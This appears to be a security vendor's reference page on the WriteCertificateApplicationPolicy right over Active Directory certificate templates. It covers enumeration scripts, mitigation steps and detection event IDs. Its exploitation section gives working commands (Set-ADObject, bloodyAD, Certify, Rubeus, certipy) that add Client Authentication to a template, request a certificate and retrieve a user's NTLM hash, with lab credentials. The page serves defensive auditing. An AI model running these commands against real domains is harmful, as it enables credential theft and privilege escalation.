
WriteCertificateApplicationPolicy
Summary
| Forestall ACL Alias | WriteCertificateApplicationPolicy |
| AD Alias | Write msPKI-Certificate-Application-Policy |
| Affected Object Types | Certificate Templates |
| Exploitation Certainty | Certain |
| AD Attribute | msPKI-Certificate-Application-Policy |
| AD Attribute Guid | dbd90548-aa37-4202-9966-8c537ba5ce32 |
| AD Right | WriteProperty |
Description
The WriteCertificateApplicationPolicy permission in an Active Directory or Windows PKI environment grants an account the authority to create or modify the Certificate Application Policies linked to a certificate template or CA object. Certificate Application Policies define the intended uses and restrictions of issued certificates (e.g., client authentication, code signing, secure email), ensuring that only approved use cases are permitted within the organization. By delegating this permission, administrators can tailor certificates to meet specific security and operational requirements.
However, if misconfigured, the WriteCertificateApplicationPolicy permission can become a significant security risk. An attacker or unauthorized user with this permission could expand the allowed usage of certificates, enabling malicious scenarios such as unauthorized code signing, certificate-based impersonation of privileged accounts, or illicit decryption of sensitive communications. Exploiting this vulnerability may result in unauthorized access, privilege escalation, and persistent control over critical systems, ultimately jeopardizing the integrity and confidentiality of the entire network.
Identification
PowerShell
Active Directory Module
Using the ActiveDirectory PowerShell module, you can enumerate WriteCertificateApplicationPolicy entries.
1. Find-WriteCertificateApplicationPolicy function
function Find-WriteCertificateApplicationPolicy { [CmdletBinding()] param([string]$Target = $null,[string]$OutputPath = "WriteCertificateApplicationPolicy.csv") $guid = [Guid]'dbd90548-aa37-4202-9966-8c537ba5ce32' $Allow = [System.Security.AccessControl.AccessControlType]::Allow $WriteProp = [System.DirectoryServices.ActiveDirectoryRights]::WriteProperty try { $root = [ADSI]"LDAP://RootDSE" $configNC = $root.configurationNamingContext $base = "LDAP://CN=Certificate Templates,CN=Public Key Services,CN=Services,$configNC" $de = New-Object System.DirectoryServices.DirectoryEntry($base) $ds = New-Object System.DirectoryServices.DirectorySearcher($de) if ([string]::IsNullOrWhiteSpace($Target)) { $ds.Filter = '(objectClass=pKICertificateTemplate)' } else { $ds.Filter = "(&(objectClass=pKICertificateTemplate)(|(cn=$Target)(displayName=$Target)))" } $ds.PropertiesToLoad.Add("distinguishedName") | Out-Null $rows = foreach ($r in $ds.FindAll()) { $dn = $r.Properties['distinguishedname'][0] $entry = New-Object System.DirectoryServices.DirectoryEntry("LDAP://$dn") $acl = $entry.ObjectSecurity foreach ($ace in $acl.GetAccessRules($true, $false, [System.Security.Principal.NTAccount])) { if ($ace.AccessControlType -ne $Allow) { continue };if ( ($ace.ActiveDirectoryRights -band $WriteProp) -eq 0 ) { continue } if ($ace.ObjectType -ne $guid) { continue }; if ($ace.IsInherited) { continue } [pscustomobject]@{ 'Vulnerable Template' = $dn 'Internal Threat' = $ace.IdentityReference.Value }} } if ($rows) { $rows | Export-Csv -Path $OutputPath -NoTypeInformation }}catch { Write-Error "Failed: $_" }}2. Scan all domain templates
Find-WriteCertificateApplicationPolicy3. Scan a specific template
Find-WriteCertificateApplicationPolicy -Target TMUser.NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace, you can enumerate WriteCertificateApplicationPolicy entries without relying on any external modules or dependencies.
1. Find-WriteCertificateApplicationPolicySimple function
function Find-WriteCertificateApplicationPolicySimple { [CmdletBinding()] param([string]$Target = $null,[string]$OutputPath = "WriteCertificateApplicationPolicy.csv") $Allow = [System.Security.AccessControl.AccessControlType]::Allow $WriteProp= [System.DirectoryServices.ActiveDirectoryRights]::WriteProperty $GuidCap = [Guid]'dbd90548-aa37-4202-9966-8c537ba5ce32' # ms-PKI-Certificate-Application-Policy try { if ($Target) { try {$entries = @( New-Object System.DirectoryServices.DirectoryEntry("LDAP://$Target") )} catch {Write-Error "Failed to bind to target '$Target': $_";return;}} else { $root = [ADSI]"LDAP://RootDSE";$config = $root.configurationNamingContext $base = "LDAP://CN=Certificate Templates,CN=Public Key Services,CN=Services,$config";$searchRoot = New-Object System.DirectoryServices.DirectoryEntry($base) $ds = New-Object System.DirectoryServices.DirectorySearcher($searchRoot);$ds.Filter = "(objectClass=pKICertificateTemplate)" $ds.PageSize = 1000;[void]$ds.PropertiesToLoad.Add("distinguishedName") $hits = $ds.FindAll() $entries = foreach ($h in $hits) { try { $h.GetDirectoryEntry() } catch { Write-Warning "Could not bind '${($h.Properties['distinguishedname'][0])}': $_"; continue }} } $rows = foreach ($entry in $entries) { $dn = try { $entry.Properties["distinguishedName"][0] } catch { $null } if (-not $dn) { continue } try {$acl = $entry.ObjectSecurity;$aces = $acl.GetAccessRules($true, $false, [System.Security.Principal.NTAccount]);} catch {Write-Warning "Failed to read ACL for $dn : $_";continue;} foreach ($ace in $aces) { if ($ace.AccessControlType -ne $Allow) { continue };if ( ($ace.ActiveDirectoryRights -band $WriteProp) -eq 0 ) { continue } if ($ace.ObjectType -ne $GuidCap) { continue };if ($ace.IsInherited) { continue } [PSCustomObject]@{ 'Vulnerable Template' = $dn 'Internal Threat' = $ace.IdentityReference.Value}}}if ($rows) {$rows | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8} else {Write-Host "No matching ACEs found."}}catch {Write-Error "Failed: $_" }}2. Scan all domain templates
Find-WriteCertificateApplicationPolicySimple3. Scan a specific template
Find-WriteCertificateApplicationPolicySimple -Target "CN=TMUser,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=Forestall,DC=labs"Active Directory Services Interface
1. Open Active Directory Services Interface (ADSI edit) .
2. Right-click to ADSI Edit and select Connect to... from the context menu.
3. Select Configuration on Select a well known Naming Context and click OK.
4. Navigate to Configuration > Services > Public Key Services > Certificate Templates.
5. In the Certificate Templates list, double-click Certificate Template.
6. In the Properties window, navigate to the Security tab.
7. Click the Advanced button to open the Advanced Security Settings dialog.
8. In the Advanced Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
9. Click Edit to modify the selected ACE.
10. In the permissions list, locate and check the option Write msPKI-Certificate-Application-Policy.
11. Click OK to save your changes and close the dialogs.

ADSI
Exploitation
This permission can be exploitable on Windows systems with Certify and Rubeus, while on Linux systems, tools such as Certipy can be effectively used for exploitation.Certify, Rubeus, Certipy
Windows
When attempting to use a certificate template that does not include Client Authentication in its application policy, it is not possible to authenticate with the issued certificate.
The following examples demonstrate exploitation on Windows and Linux environments.
Add Client Authentication to the Application Policy
# Import Active Directory moduleImport-Module ActiveDirectory# Distinguished Name (DN) of the Certificate Template you want to modify$templateDN = "<Certificate Template>"# OID values for msPKI-Certificate-Application-Policy (example)$applicationPolicies = @( "1.3.6.1.5.5.7.3.1", # Server Authentication "1.3.6.1.5.5.7.3.2" # Client Authentication)# Set (write) the msPKI-Certificate-Application-Policy attributeSet-ADObject -Identity $templateDN -Replace @{'msPKI-Certificate-Application-Policy' = $applicationPolicies}Example:
Import-Module ActiveDirectory$templateDN = 'CN=TMUser,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=Forestall,DC=labs'$applicationPolicies = @( "1.3.6.1.5.5.7.3.1", # Server Authentication "1.3.6.1.5.5.7.3.2" # Client Authentication)Set-ADObject -Identity $templateDN -Replace @{'msPKI-Certificate-Application-Policy' = $applicationPolicies}
Enabling Client Auth powershell
Request a certificate
.\Certify.exe request /ca:"caHost\caName" /template:"<templateName>"Convert certificate to a pfx
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfxRetrieve NTLM hash of the user
.\Rubeus.exe asktgt /certificate:cert.pfx /user:"<user>" /domain:"<domain>" /enctype:aes128 /getcredentialsExample:
.\Certify.exe request /ca:"DC.Forestall.labs\Forestall-ROOT-CA" /template:TmUser
Requesting a certificate using Certify.exe
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
Convert to a pfx format using openssl
.\Rubeus.exe asktgt /certificate:cert.pfx /user:adam /domain:forestall.labs /enctype:aes128 /getcredentials f
Linux
When attempting to use a certificate template that does not include Client Authentication in its application policy, it is not possible to authenticate with the issued certificate.

Invalid Application Policy
Add Client Authentication to the Application Policy
bloodyAD --host <dchost> -d <domain> -u <user> -p '<pass>' set object '<templateDn>' msPKI-Certificate-Application-Policy -v 1.3.6.1.5.5.7.3.2 -v 1.3.6.1.5.5.7.3.1Request a certificate
certipy-ad req -u <user>@<domain> -p '<pass>' -ca 'caName' -template <templateName> -target <dcip>Retrieve NTLM hash for the user
certipy-ad auth -pfx <pfxFile> -username <user> -domain <domain> -dc-ip <dcip>Example:
bloodyAD --host dc.forestall.labs -d forestall.labs -u adam -p 'Temp123!' set object 'CN=TMUser,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=Forestall,DC=labs' msPKI-Certificate-Application-Policy -v 1.3.6.1.5.5.7.3.2 -v 1.3.6.1.5.5.7.3.1
certipy-ad req -u [email protected] -p 'Temp123!' -ca 'Forestall-Root-CA' -template TMUser -target 192.168.100.128
certipy-ad auth -pfx adam.pfx -username adam -domain forestall.labs -dc-ip 192.168.100.128
Enabling Client Auth and get ntlm hash
Important Note
After you have obtained the certificate and set the client authentication application policy, you can authenticate to a client or server with this certificate.
Mitigation
1. Open Active Directory Services Interface (ADSI Edit) .
2. Right-click to ADSI Edit and select Connect to... from the context menu.
3. Select Configuration on Select a well known Naming Context and click OK.
4. Navigate to Configuration > Services > Public Key Services > Certificate Templates.
5. In the Certificate Templates list, double click Certificate Template.
6. In the Properties window, navigate to the Security tab.
7. Click the Advanced button to open the Advanced Security Settings dialog.
8. In the Advanced Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
9. Click Edit to modify the selected ACE.
10. In the permissions list, locate and remove the option Write msPKI-Certificate-Application-Policy.
11. Click OK to save your changes and close the dialogs.
adsi
Detection
Adding new Access Control Entries on the Active Directory objects changes the ntSecurityDescriptor attribute of the objects themselves. These changes can be detected with the 5136 and 4662 Event IDs to identify dangerous modifications.
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 5136 | A directory service object was modified. | ntSecurityDescriptor | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136| |
| 4662 | An operation was performed on an object. | AccessList, AccessMask | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662| |
| 4886 | Certificate Services received a certificate request. | CertificateTemplate, Requester | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn319076(v=ws.11)| |
| 4887 | Certificate Services approved a certificate request and issued a certificate. | CertificateTemplate, Requester | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn319076(v=ws.11)| |